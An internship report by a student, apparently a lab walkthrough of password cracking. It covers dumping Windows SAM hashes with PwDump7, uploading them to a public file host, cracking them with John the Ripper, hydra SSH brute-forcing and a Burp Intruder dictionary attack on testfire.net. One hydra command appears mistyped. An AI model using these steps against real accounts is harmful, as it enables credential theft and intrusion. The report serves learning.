INTERNSHIP ON CYBER SECURITY

Self-Introduction:

Hello, my name is Allen D'Souza and I am currently a third-semester student at NMAM Institute of Technology, Nitte. I am pursuing my degree in Computer Science Engineering, and I am excited to present this report on Cybersecurity as part of my internship. During my internship I have gained knowledge and hands on experience in the cybersecurity domain. This report consists of various tasks assigned to me as a part of my Cybersecurity internship at Dlithe.

About DLithe:

Dlithe is a tech company based in Bangalore, India that specializes in providing cutting-edge solutions in the fields of artificial intelligence, machine learning, data science, and blockchain. The company has a team of highly skilled and experienced professionals who are passionate about using technology to solve complex problems and drive innovation. Dlithe's services include software development, consulting, training, and research, and the company has worked with clients in a wide range of industries, including finance, healthcare, and e-commerce.

One of the key strengths of Dlithe is its focus on continuous learning and development. The company is committed to staying up-to-date with the latest trends and technologies in its field, and it provides regular training and upskilling opportunities for its employees. This ensures that Dlithe's team is always at the forefront of innovation and able to deliver the highest quality solutions to its clients. With its talented team, dedication to innovation, and commitment to continuous learning, Dlithe is well-positioned to continue driving technological progress and solving complex problems for years to come.

In addition to its services, Dlithe is also involved in various community outreach initiatives. The company is committed to giving back to society and helping to build a better world through technology. One of its notable initiatives is the Dlithe-NGO program, which aims to provide technological support to non-governmental organizations (NGOs) working in areas such as education, healthcare, and social welfare. By leveraging its expertise in technology, Dlithe is able to help these organizations streamline their operations, improve their

impact, and reach more people in need. Overall, Dlithe is a company that not only excels in its core business, but also cares about making a positive impact on society.

Summary of Internship:

The cybersecurity internship was a comprehensive program that lasted for 15 days, comprising of online classes and a project work. The program was designed to provide us with an in-depth understanding of the various aspects of cybersecurity, including basic security concepts, network security, cryptography, and ethical hacking.

The online classes were conducted by Abhishek sir and he covered a wide range of topics related to cybersecurity. The classes were interactive, and students had the opportunity to ask questions and clarify their doubts.

We also had to go through various blogs where we learned about the different ways organizations were attacked, the mode of attack and how sensitive data was leaked.

The project work was an essential part of the internship, where we had to apply the concepts learned during the online classes to a real-world scenario.

Overall, the cybersecurity internship was an enriching experience for us, providing a hands-on experience in the field of cybersecurity. The program equipped us with the skills and knowledge necessary to understand and address the growing cybersecurity threats that organizations face today.

Technical Tasks Performed:

Group 1:


1. Install the below software:

a) Virtual box

b) Kali Linux

c) Metasploit machine

d) Windows 7 machine



2. Perform password cracking - Offline mode


a) Perform password cracking of windows 7 machine

b) Password cracking of metasploit machine using Hydra


 a) Password cracking of Windows 7 machine was done using pwdump tool. Pwdump is a Windows-based tool used to extract Windows user account password hashes from the Security Account Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as John the Ripper or Hashcat.

Open command prompt as administrator and run the command below


C:\ pwdump7 > PwDump7.exe > hash.txt



By using https://tmpfiles.org upload file to get downloaded in kali machine.



The file content is viewed from kali.




Now, create a file and copy the content into it. Using below command:

$ nano hashfile.txt

Paste content, save and exit from the window.

Get password of windows machine by below command:


john hashfile.txt



☐ b) Open command prompt in Windows and type ipconfig, note down your ip address

Type the following command in kali terminal

nmap -Pn *ip address*



Create a text file that contains the usernames by typing the code below

sudo nano username.txt

Create a text file that contains the password by typing the code below

sudo nano password.txt

Finally implement the hydra tool by typing the following hydra syntax

$ hydra -l username.txt -P password.txt *ip address* ssh

The cracked usernames and associated passwords of Metasploit machine are displayed.

3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

 To perform password cracking on Testfire.net using Burpsuite, we need to follow the following steps:

Step 1: Launch Burpsuite and configure the proxy settings.

Open Burpsuite and navigate to the "Proxy" tab. Under the "Options" subtab, set the proxy listener to "127.0.0.1" and port to "8080". Make sure the "Intercept" option is turned on.

Step 2: Configure the browser to use Burpsuite proxy.

Configure the browser to use Burpsuite as a proxy by setting the IP address and port number in the browser settings. This will allow Burpsuite to intercept and analyze the traffic between the browser and Testfire.net.

Step 3: Navigate to Testfire.net and login page.

Open the browser and navigate to Testfire.net. Click on the "login" link to access the login page.

Step 4: Intercept the login request.

In Burpsuite, switch to the "Proxy" tab and ensure that the "Intercept" button is turned on. Refresh the Testfire.net login page and enter any username and password combination. Click on the "login" button to submit the form. Burpsuite will intercept the login request.

Step 5: Analyze the login request.


In Burpsuite, switch to the "Proxy" tab and locate the intercepted login request. Right-click on the request and select "Send to Intruder" from the context menu. This will launch the Burpsuite Intruder tool.


Step 6: Configure the Intruder tool.


In the Intruder tool, switch to the "Positions" tab and select the password field. Then switch to the "Payloads" tab and choose the "Password List" option. Upload a list of common passwords or dictionary attack file. Click on the "Start attack" button to start the password cracking attack.


Step 7: Analyze the results.

